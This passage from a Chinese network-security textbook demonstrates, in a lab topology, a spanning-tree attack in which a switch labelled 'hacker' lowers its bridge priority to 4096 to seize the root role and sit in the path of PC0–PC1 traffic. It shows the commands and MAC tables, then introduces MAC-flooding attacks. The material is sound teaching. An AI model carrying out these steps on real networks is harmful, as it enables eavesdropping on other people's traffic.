


图 2-59　hacker 的生成树信息

此时的网络拓扑如图 2-60 所示，SW3 是通信的中转点。




图 2-60　SW3 是通信的中转点

第四步：测试此时的数据流向。

在 4 台交换机上执行 clear mac-address-table dynamic，清空它们的 MAC 地址表，然后在 PC0 上执行 ping 192.168.0.2 命令，由于 PC0 和 PC1 之间传输的数据将经过 SW3 中转，因此在 SW3 的 MAC 表中会记录下两台主机的 MAC 地址和端口的映射关系。而 hacker 中只会记录 PC0 的 MAC 地址，没有 PC1 的 MAC 地址，这些说明数据是经过 SW3 中转传输的。SW3 和 hacker 的 MAC 地址表分别如图 2-61 和图 2-62 所示。

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  1     0005.5ebd.a302    DYNAMIC     Fa0/2
  1     00e0.a351.8702    DYNAMIC     Fa0/3
  1     a0a0.a0a0.a0a0    DYNAMIC     Fa0/2  —— PC0的MAC地址
  1     b0b0.b0b0.b0b0    DYNAMIC     Fa0/3  —— PC1的MAC地址
```

图 2-61　SW3 的 MAC 地址表

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  1     0005.5ebd.a301    DYNAMIC     Fa0/1
  1     a0a0.a0a0.a0a0    DYNAMIC     Fa0/1  —— PC0的MAC地址
```

图 2-62　hacker 的 MAC 地址表

第五步：调高 hacker 的优先级来抢占根身份。

调高 hacker 的优先级来抢占根身份，这里通过将 hacker 的优先级改为 4096 来实现，如图 2-63 所示。

```
Switch>en
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#spanning-tree vlan 1 priority 4096
Switch(config)#
```

图 2-63　修改 hacker 的优先级为 4096


第六步：查看 hacker 的生成树信息。

从图 2-64 可见，此时 hacker 成为根结点，它的两个端口都变为 desg port，处于转发状态，至此 hacker 成为网络通信的中转站，它可以对通信数据实施监听。

生成树攻击成功之后的网络拓扑如图 2-65 所示，hacker 成为通信的中转点。

第七步：测试此时的数据流向。

在 4 台交换机上执行 clear mac-address-table dynamic 清空它们的 MAC 地址表，然后在 PC0 上执行 ping 192.168.0.2 命令，由于 PC0 和 PC1 之间传输的数据将经过



```
Switch#show spanning-tree —— 查看生成树
VLAN0001
         Spanning tree enabled protocol ieee
根结点    Root ID    Priority    4097 —— 根结点的优先级为4096
信息                 Address     0050.0F82.2C0A —— 根结点的MAC地址
                     This bridge is the root
                     Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

hacker    Bridge ID  Priority    4097  (priority 4096 sys-id-ext 1) —— hacker的优先级
信息                 Address     0050.0F82.2C0A —— hacker的MAC地址
                     Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
                     Aging Time  20

         Interface       Role Sts Cost      Prio.Nbr Type
         ---------------- ---- --- --------- -------- --------------------------------
desg port —— Fa0/2       Desg LSN 19        128.2    P2p
desg port —— Fa0/1       Desg FWD 19        128.1    P2p
```

图 2-64　hacker 的生成树信息




图 2-65　hacker 成为通信的中转点

hacker 中转，因此在 hacker 的 MAC 表中会记录下两台主机的 MAC 地址和端口的映射关系。而 SW3 中只会记录 PC0 的 MAC 地址，没有 PC1 的 MAC 地址，这些说明数据是经过 hacker 中转传输的。


hacker 和 SW3 的 MAC 地址表如图 2-66 和图 2-67 所示。

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  1     0005.5ebd.a301    DYNAMIC     Fa0/1
  1     00e0.a351.8704    DYNAMIC     Fa0/2
  1     a0a0.a0a0.a0a0    DYNAMIC     Fa0/1  —— PC0的映射记录
  1     b0b0.b0b0.b0b0    DYNAMIC     Fa0/2  —— PC1的映射记录
```

图 2-66　hacker 的 MAC 地址表


Switch#show mac-address-table
Mac Address Table

Vlan	Mac Address	Type	Ports
1	0005.5ebd.a302	DYNAMIC	Fa0/2
1	a0a0.a0a0.a0a0	DYNAMIC	Fa0/2

图 2-67　SW3 的 MAC 地址表

2.6 MAC 地址攻击

MAC 地址表存储在交换机的内存中，交换机的内存空间有限，只能存储有限个数的转换记录，黑客正是利用这一特性来实施 MAC 地址攻击。

MAC 地址攻击是指攻击者发送大量随机源 MAC 地址的报文，如图 2-68 所示。导致交换机的地址转换表被大量无用的转换记录占满，交换机无法学习有效的地址信息；使得单播包在交换机内部也变成广播包，向所有端口转发，每个连在端口上的客户端都可以收到该报文；交换机变成了一台集线器，用户的信息传输也没有安全保障了。

